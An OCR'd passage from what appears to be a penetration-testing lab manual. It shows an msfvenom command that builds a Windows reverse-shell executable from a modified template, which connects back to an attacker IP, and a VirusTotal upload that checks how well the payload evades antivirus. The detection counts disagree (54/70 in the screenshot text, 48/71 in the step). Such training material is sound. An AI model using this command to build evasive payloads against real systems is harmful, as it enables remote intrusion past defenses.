
16. Type **ls** and press **Enter** to list the contents of the **exe** folder.




17. In a new terminal generate a payload using new template by the following command, **msfvenom -p windows/shell_reverse_tcp lhost=10.10.1.13 lport=444 -x /usr/share/metasploit-framework/data/templates/src/pe/exe/evasion.exe -f exe > /home/attacker/bypass.exe**




18. ☐ Now, switch back to the browser window and in the virustotal page, click on **Upload file** button on the top of the page.




19. ☐ In the **File Upload** window, select **bypass.exe** file from **/home/atttacker** location and click **Open**.



20. ☐ After selecting the file click on **Confirm upload** button, virustotal will analyze the detection of malicious file.


Applications Places System
Mon Apr 18, 08:31
VirusTotal - File - 93839a0ba238aa97325f04f443a4522ce3f32cf4b75e04fe65f1d7f85c962edb - Mozilla Firefox
https://www.virustotal.com/gui/file/93839a0ba238aa97325f04
Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentest Learn
93839a0ba238aa97325f04f443a4522ce3f32cf4b75e04fe65f1d7f85c962edb
Sign in
Sign up
Upload file
54
/ 70
54 security vendors and no sandboxes flagged this file as malicious
ab.exe
overlay
peexe
Community Score
EXE
bypass.exe
By submitting data below, you are agreeing to our Terms of Service and Privacy Policy, and to the sharing of your Sample submission with the security community. Please do not submit any personal information; VirusTotal is not responsible for the contents of your submission. Learn more.
Confirm upload
DETECTION
DETAILS
Ad-Aware
ALYac
Arcabit
AVG
BitDefender
Trojan.CryptZ.Gen
BitDefenderTheta
Win32.Shell.R1283
Generic.ASCommon.153
SwPatch [Wrm]
Menu
ls --color=auto - Parrot...
VirusTotal - File - 9383...
Parrot Terminal



21. ☐ You can observe that now only **48** out of **71** antivirus vendors have detected the malicious file, thus we can evade antivirus detection by modifying Metasploit templates.

The result might differ when you perform this task.


22. ☐ Close all open windows.

Task 4: Bypass Firewall through Windows BITSAdmin

